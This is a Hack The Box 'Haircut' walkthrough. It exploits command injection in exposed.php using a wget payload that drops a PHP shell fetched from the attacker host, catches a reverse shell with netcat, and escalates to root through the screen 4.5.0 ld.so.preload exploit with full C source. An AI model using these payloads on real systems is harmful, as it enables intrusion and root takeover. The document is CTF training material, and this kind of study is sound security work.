

Welcome back hackers!! Today we will be doing haircut from hack the box. Its a medium rated linux box. So lets dive in

## Enumeration

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e9:75:c1:e4:b3:63:3c:93:f2:c6:18:08:36:48:ce:36 (RSA)
|   256  87:00:ab:a9:8f:6f:4b:ba:fb:c6:7a:55:a8:60:b2:68 (ECDSA)
|_  256  b6:1b:5c:a9:26:5c:dc:61:b7:75:90:6c:88:51:6e:54 (ED25519)
80/tcp    open  http      nginx 1.10.0 (Ubuntu)
|_http-title: HTB Hairdresser
| http-methods:
|_ Supported Methods: GET HEAD
|_http-server-header: nginx/1.10.0 (Ubuntu)
```

From the nmap scan we can see just two ports are open, that is port 22 and 80. Not to lot think about it, we will attack first port 80 and if we find credentials we can try to ssh using that username.

## Port 80

The webserver is running nginx 1.10.0 and the OS is Ubuntu from the nmap scan. Also the http-title returned to us HTB Hairdresser. Home page is having a beautiful image of a model. There is nothing interesting in the sourcecode except the path of the image that is the root directory of this webserver.



Next step would be to run a directory bruteforcing tool like gobuster to find more subdirectories.

```
(root@kali)-[/home/rishabh/HTB/Haircut]
└─# gobuster dir -u http://$IP/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt --no-error -o dirbust -b 400,404 -q -t 64
/uploads          (Status: 301) [Size: 194] [-->
http://10.129.95.174/uploads/]
```

Gobuster has found just one directory which is uploads, thats odd. I navigated to uploads directory and it was 403 forbidden. Next, I added some extensions to gobuster scan like js,php,html,txt to for a much more comprehensive scan and indeed there were more files which I missed the first time:

```
(root@kali)-[/home/rishabh/HTB/Haircut]
└─# gobuster dir -u http://$IP/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt --no-error -o dirbust_2 -b 400,404 -q -t 64 -x php,txt,js,html
/uploads/1/        (Status: 200) [Size: 1117]
```

```
/index.html      (Status: 200) [Size: 144]  
/uploads         (Status: 301) [Size: 194] [-->  
http://10.129.95.174/uploads/  
/test.html      (Status: 200) [Size: 223]  
/hair.html      (Status: 200) [Size: 141]  
/exposed.php    (Status: 200) [Size: 446]
```

We know index.html is just the home page and accessing uploads directory is forbidden. Lets see other pages.

/test.html page just has an image and no other functionality:



---

## CARRIE CURL

---

Same goes with /hair.html:



/exposed.php: Finally some interesting page:

Enter the Hairdresser's location you would like to check. Example: <http://localhost/test.html>

If you press go, in the serverside, it will perform a curl command and display the page you requested:

Enter the Hairdresser's location you would like to check. Example: http://localhost/test.html

Requesting Site...

% Total % Received % Xferd Average Speed Time Time Time Current Dload Upload Total Spent Left Speed 0 0 0 0 0 0 0 0 0 100 223 100 223 0 0 36756 0 0 44600



## CARRIE CURL


I started my burpsuite to investigate this page further.

I started with ';' symbol after the url to pass system level commands but it is blacklisted:

```
<span>
<p>
  Enter the Hairdresser's location you would like to check. Example: http://localhost/test.html
</p>
</span>
<input type='text' name='formurl' id='formurl' width='50' value='http://localhost/test.html' />
<input type='submit' name='submit' value='Go' id='submit' />
</form>
<span>
<p>
  Requesting Site...
</p>
; is not a good thing to put in a URL </span>
</html>
```

I tried with other common command separators too but none worked. I googled command injection cheat sheet and one of the tricks from this site:

<https://book.hacktricks.xyz/pentesting-web/command-injection> worked:



Basically any command after the url + "%0A" will be executed. These series of characters means execute both commands:

## Command Injection/Execution

```
1 #Both Unix and Windows supported
2 ls||id; ls ||id; ls|| id; ls || id # Execute both
3 ls|id; ls |id; ls| id; ls | id # Execute both (using a pipe)
4 ls&&id; ls &&id; ls&& id; ls && id # Execute 2° if 1° finish ok
5 ls&id; ls &id; ls& id; ls & id # Execute both but you can only see the output of
6 ls %0A id # %0A Execute both (RECOMMENDED)
7
8 #Only unix supported
9 `ls` # ``
10 $(ls) # $( )
11 ls; id # ; Chain commands
12
13 #Not execute but may be interesting
14 > /var/www/html/out.txt #Try to redirect the output to a file
15 < /etc/passwd #Try to send some input to the command
```


Now its time to upload a php shell and get a shell back.

## Exploitation

First, I confirmed whether www-data user can write files to web root directory. Unfortunately, we cannot, but we can write files to uploads directory. So here is how I uploaded the php shell:





Start a local web server where your php shell is placed and using wget command place the file in /var/www/html/uploads/ directory.



```
Request
Pretty Raw Hex \n
1 POST /exposed.php HTTP/1.1
2 Host: 10.129.95.174
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://10.129.95.174/exposed.php
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 120
10 Origin: http://10.129.95.174
11 DNT: 1
12 Connection: close
13 Upgrade-Insecure-Requests: 1
14 Cache-Control: max-age=0
15
16 formurl=http://localhost/test.html&wget=http://10.129.95.174:8082/shell.php -O /var/www/html/uploads/shell.php&submit=Go

Response
Pretty Raw Hex Render \n
5 Connection: close
6 Content-Length: 1103
7
8 <html>
9 <head>
10 <title>
11 Hairdresser checker
12 </title>
13 </head>
14 <body>
15 <form action="/exposed.php" method="POST">
16 <span>
17 Enter the Hairdresser's location you would like to check. Example: http://localhost/test.html
18 </span>
19 <input type="text" name="formurl" id="formurl" width="50" value="http://localhost/test.html" />
20 <input type="submit" name="submit" value="Go" id="submit" />
21 </form>
22 <span>
23 Requesting Site...
24
25 </span>
26 </body>
27 </html>
28
29 2021-11-21 22:27:00 - http://10.129.95.174:8082/shell.php
30 Connecting to 10.129.95.174:8082... connected.
31 HTTP request sent, waiting response... 200 OK
32 Length: 5494 (5.4k) [application/octet-stream]
33 Saving to: '/var/www/html/uploads/shell.php'
34
35 OK ..... 100% 389M/s
36
37 2021-11-21 22:27:00 (389 MB/s) - '/var/www/html/uploads/shell.php' saved [5494/5494]
38
39 </span>
40 </body>
41 </html>
42
43
```

Response was 200 that means our file has been successfully saved. Next step is pretty straightforward. We need to call our php file from the browser and using our netcat reverse listener we will catch the shell.



```
(root@kali)~[/home/rishabh/HTB/Haircut]
# rlwrap nc -nvlp 8989
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::8989
Ncat: Listening on 0.0.0.0:8989
Ncat: Connection from 10.129.95.174.
Ncat: Connection from 10.129.95.174:38606.
Linux haircut 4.4.0-78-generic #99-Ubuntu SMP Thu Apr 27 15:29:09 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
 22:33:33 up 3:02, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

## Privilege Escalation

Enumerating the machine, first I looked at web root folder but nothing interesting there. Next I enumerated directory of user maria, where you can read the user flag and submit it. In her home directory, there is a directory named .tasks which has a task1 file and luckily it contained mysql creds:

```
#!/usr/bin/php
<?php
$mysql_id = mysql_connect('127.0.0.1', 'root', 'passIsNotThis');
mysql_select_db('taskmanager', $mysql_id);

?>
www-data@haircut:/home/maria/.tasks$
```

As we had root user credentials for mysql, I checked for privilege escalation using mysql but the version running was not vulnerable to this attack. Next, without wasting further time, I transferred linpeas to do rest of the work. Reading through the output, I found one thing very odd:

```
-rwsr-xr-x 1 root root 1.6M May 19 2017 /usr/bin/screen-4.5.0 (Unknown SUID binary)
```

Screen 4.5.0. I googled this version and there was a privilege escalation exploit associated with this version. If you are interested in learning more about this vulnerability then here is the link which I followed to get root shell:

<https://medium.com/r3d-buck3t/overwriting-preload-libraries-to-gain-root-linux-privesc-77c87b5f3bf8> .

We will be creating a new file called ld.so.preload as root in /etc directory that overwrites the default ld.so.preload and injects our custom library to get loaded when the Screen programmed is triggered.

First we will be creating a file called rootshell that sets user ids and groups to root and run bash command.

Here are the contents of the file which I have created in my attacker box:

```
(root@kali)-[/home/rishabh/Desktop/transfers]
└─# cat rootshell.c
1 ❶
#include <stdio.h>
int main(void){
    setuid(0);
    setgid(0);
    seteuid(0);
    setegid(0);
    execvp("/bin/sh", NULL, NULL);
}
```



Now, I will compile this file using gcc command:

```
gcc -o rootshell rootshell.c
```

```
(root@kali)-[/home/rishabh/Desktop/transfers]
└─# gcc -o rootshell rootshell.c
rootshell.c: In function 'main':
rootshell.c:3:1: warning: implicit declaration of function 'setuid' [-Wimplicit-function-declaration]
  3 | setuid(0);
    | ^~~~~~
rootshell.c:4:1: warning: implicit declaration of function 'setgid' [-Wimplicit-function-declaration]
  4 | setgid(0);
    | ^~~~~~
rootshell.c:5:1: warning: implicit declaration of function 'seteuid' [-Wimplicit-function-declaration]
  5 | seteuid(0);
    | ^~~~~~
rootshell.c:6:1: warning: implicit declaration of function 'setegid' [-Wimplicit-function-declaration]
  6 | setegid(0);
    | ^~~~~~
rootshell.c:7:1: warning: implicit declaration of function 'execvp' [-Wimplicit-function-declaration]
  7 | execvp("/bin/sh", NULL, NULL);
    | ^~~~~~
rootshell.c:7:1: warning: too many arguments to builtin function 'execvp' expecting 2 [-Wbuiltin-declaration-mismatch]
h]
```

Next, we will create a custom library that will change the ownership of rootshell file to root and set the suid bit so that we can run as root. Also, we will unlink the default preloaded file, so we create our ld.so.preload file that overrides the original one. Here are the contents of libhax.c file:

```
—(root@kali)-[/home/rishabh/Desktop/transfers]
└─# cat libhax.c
1
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
__attribute__((__constructor__))
void dropshell(void){
    chown("/tmp/rootshell", 0, 0);
    chmod("/tmp/rootshell", 04755);
    unlink("/etc/ld.so.preload");
    printf("[+] done!\n");
}
```

Next we need to compile this using the following command:

```
gcc -fPIC -shared -ldl -o libhax.so libhax.c
```

If you have compiled both of your files in your attacker box, now transfer them to target box tmp directory

Now, move to the /etc directory where all the shared libraries exist. Set the umask command to 000.

```
cd /etc  
umask 000
```

Almost there, now you have to run the screen command to create a new logfile called ld.so.preload which overrides the original and we will inject our own custom library with the command echo -ne that will eventually change the permission of rootshell as root:

```
screen -D -m -L ld.so.preload echo -ne "\x0a/tmp/libhax.so
```

Now, go to tmp directory, you will see the suid bit set of rootshell:

```
-rwsr-xr-x 1 www-data www-data 16256 Nov 22 00:14 rootshell
```

Now just execute this file and you are root:

```
./rootshell  
id  
id  
uid=0(root) gid=0(root) groups=0(root),33(www-data)  
# █
```

Cheers!!